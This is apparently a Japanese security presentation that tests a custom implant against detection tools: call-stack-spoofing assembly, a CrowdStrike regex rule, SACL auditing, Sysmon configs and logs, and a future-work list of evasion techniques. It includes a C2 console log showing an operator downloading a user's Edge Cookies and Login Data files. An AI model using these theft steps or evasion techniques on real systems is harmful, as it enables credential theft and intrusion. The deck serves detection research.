	0000002ECA75EB1	User	1FA000007FF85D1D
	0000002ECA75EB2	User	1F8000007FF85D24
	0000002ECA75EB2	User	1F6000007FF85D24
	0000002ECA75EB3	User	53B000007FF85D24
	0000002ECA75EB3	User	3DD000007FF85D24
	0000002ECA75EB4	User	44D000007FF85D24
	0000002ECA75EB4	User	224000007FF85D24
	0000002ECA75EB5	User	234000007FF85D24
	0000002ECA75EB5	User	228000007FF85D24
	0000002ECA75EB6	User	441000007FF85D24



# Call Stack Spoofing

Thread ID	Address	Party	Comment
21180 - main	00000058581AE658	System	iphlpapi.GetAdaptersInfo
	00000058581AEA38	User	kernel32.FindNLSStringEx+ECF
12756	00000058584FF578	System	ntdll.NtwaitForWorkViaWorkerFactory+
	00000058584FF8D8	System	ntdll.RtlAcquireSRWLockExclusive+91E
	00000058584FF908	System	kernel32.BaseThreadInitThunk+17
	00000058584FF958	User	ntdll.RtlUserThreadStart+2C



# Call Stack Spoofing

00007FF85CA1AB4F	- FF23 C12B F8	jmp qword ptr ds:[rbx] shr dword ptr ds:[rbx], F8
00007FF85CA1AB51		

41:5B	pop r11
48:83C4 08	add rsp, 8
48:8B4424 18	mov rax, qword ptr ss:[rsp+18]
4C:8B10	mov r10, qword ptr ds:[rax]
4C:891424	mov qword ptr ss:[rsp], r10
4C:8B50 08	mov r10, qword ptr ds:[rax+8]
4C:8958 08	mov qword ptr ds:[rax+8], r11
48:8958 10	mov qword ptr ds:[rax+10], rbx
48:8D1D 09000000	lea rbx, qword ptr ds:[1E10B5A002]
48:8918	mov qword ptr ds:[rax], rbx
48:89C3	mov rbx, rax
41:FFE2	jmp r10
48:83EC 10	sub rsp, 10
48:89D9	mov rcx, rbx
48:8B59 10	mov rbx, qword ptr ds:[rcx+10]
FF61 08	jmp qword ptr ds:[rcx+8]

vs その他

# vs カスタムルール

CrowdStrikeの例

- Process Creation
- File Creation
- Network Connection
- Domain Name

COMMAND LINE

```
.*chrome\*.exe.*--remote-debugging-port.*
```

 Syntax correct

PATTERN TEST STRING (OPTIONAL)

**TEST PATTERN**

**ADD EXCLUSION**

# vs カスタムルール

Severity	Actions taken	
● Medium	None	
Objective	Tactic & technique	
<u>Falcon Detection Method</u>	<u>Custom Intelligence</u> via <u>Indicator of Attack</u>	
Specific to this detection	<p>A process triggered a medium severity custom rule.</p>	
Technique ID	IOA name	Local process ID
CST0004	CustomIOAWinMedium	6740
Command line	<pre>"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-read-main-dll --remote-debugging-port=8080 --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=3 --num-raster-threads=2 --enable-main-frame-... ▾</pre>	

# vs SACL


- SACL (System Access Control List)  
純粹なファイルアクセスを監視することが可能

The screenshot shows the Windows Local Security Policy snap-in. On the left, the navigation pane lists various policy categories. Under 'Local Policies', 'Audit Policy' is selected, highlighted with a grey background. The main pane displays a list of audit policies. 'Audit object access' is currently selected, also highlighted with a grey background. A detailed properties dialog box is open over the main pane, titled 'Audit object access Properties'. This dialog shows the 'Local Security Setting' as 'Audit object access'. Below it, there's a section titled 'Audit these attempts:' with two checkboxes: 'Success' (checked) and 'Failure' (unchecked).

Policy	Security Setting
Audit account logon events	No auditing
Audit account management	No auditing
Audit directory service access	No auditing
Audit logon events	No auditing
Audit object access	No auditing

# vs SACL

- SACL (System Access Control List)  
純粹なファイルアクセスを監視することが可能



The screenshot shows a Windows File Explorer window with a context menu open over a folder named "User Data". The menu item "Advanced Security Settings for User Data" is selected, which has opened a new window titled "Advanced Security Settings for User Data".

The main window displays the following information:

- Name: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data
- Owner: kawada ( [redacted] \kawada) [Change](#)

Below the owner information, there are three tabs: "Permissions", "Auditing", and "Effective Access". The "Auditing" tab is currently selected.

A note below the tabs states: "For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available)."

The "Auditing entries:" section shows a table with the following data:

Principal	Type	Access	Inherited from	Applies to
Everyone	All	Full control	None	This folder, subfolders and files

# vs SACL

- SACL (System Access Control List)  
純粹なファイルアクセスを監視することが可能

```
16/07/2025 20:54:22 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [6513B708] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[!] Win32 Error: ERROR_SHARING_VIOLATION [32]

16/07/2025 20:54:31 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[*] [465C3102] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
[!] Win32 Error: ERROR_SHARING_VIOLATION [32]
[+] Send Task to Agent [16 bytes]

16/07/2025 20:55:20 [Neo] Demon » proc kill 9080
[*] [CA26130F] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 9080

16/07/2025 20:55:26 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [3D401AB9] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [45.06 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies

16/07/2025 20:55:30 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default>Login Data"
[*] [0EC62B75] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default>Login Data
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default>Login Data [51.20 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default>Login Data
```

## Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

### Subject:

Security ID: DESKTOP-G5GTU59\kawada  
Account Name: kawada  
Account Domain: DESKTOP-G5GTU59  
Logon ID: 0xDA33D3

### Object:

Object Server: Security  
Object Type: File  
Object Name: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies  
Handle ID: 0x758  
Resource Attributes: S:AI

### Process Information:

Process ID: 0x2494  
Process Name: C:\Users\kawada\Downloads\jyc.exe

### Access Request Information:

Accesses: ReadData (or ListDirectory)  
Access Mask: 0x1

# vs Sysmon

詳細な調整が可能な玄人向けツール

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

```
1  <?xml version="1.0"?>
2  <Sysmon schemaversion="4.90">
3      <!-- Hash everything so the Hashes field is populated -->
4      <HashAlgorithms>sha256</HashAlgorithms>
5
6      <EventFiltering>
7          <ImageLoad onmatch="include">
8              <Rule groupRelation="and" name="Unsigned ImageLoad from Downloads">
9                  <ImageLoaded condition="contains all">\Downloads\</ImageLoaded>
10                 <Signed condition="is">false</Signed>
11             </Rule>
12         </ImageLoad>
13     </EventFiltering>
14 </Sysmon>
```

# vs Sysmon

詳細な調整が可能な玄人向けツール

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

```
Image loaded:  
RuleName: Unsigned ImageLoad from Downloads  
UtcTime: 2025-07-16 13:46:29.803  
ProcessGuid: {f38e64ca-ad35-6877-fb01-000000000a00}  
ProcessId: 500  
Image: C:\Users\kawada\Downloads\jyc.exe  
ImageLoaded: C:\Users\kawada\Downloads\jyc.exe  
FileVersion: -  
Description: -  
Product: -  
Company: -  
OriginalFileName: -  
Hashes: SHA256=C1F86FDDE107D7538CD7455B10DE36C465B20D7E5D2CBD1B31445B7B139BC05  
Signed: false  
Signature: -  
SignatureStatus: Unavailable  
User:  \kawada
```

おまけ

# 検知パターン

端末内での検知例

- オペレーションミス

不適切な方法でのSAM/SYSTEM/SECURITYファイルのダンプ

不適切なプロセスを用いた外部/内部への通信

- 検知ロジック更新

AMSIの検知回避手法に対する検知強化

Machine Learning/シグネチャの検知ロジック更新

- カスタムルール

Chromeのデバッグモード起動

定期的な/不審な通信先への外部通信

# 検知後

- クリーンアップ

感染したアカウントのセッション/認証情報無効化

感染した端末のクリーンアップ

横展開先の端末/サーバのクリーンアップ

攻撃者が取得した認証情報/アクセス権等の無効化

...

- 検知強化

マルウェアの形式、ファイル名、通信先、永続化手法

フィッシングの経路、シナリオ、環境構成

# 今後

- 他形式のマルウェア開発
- 通信先の選定
- AMSI/ETW等の検知機能の回避
- 横展開時のマルウェア実行方法
  
- Cookies/Login Dataおよび暗号鍵の取得
- UACの突破
- SAM/SYSTEM/SECURITYファイルのダンプ
- プロセスメモリのダンプ
- Mimikatz等の機能/関数の抽出/検知回避

終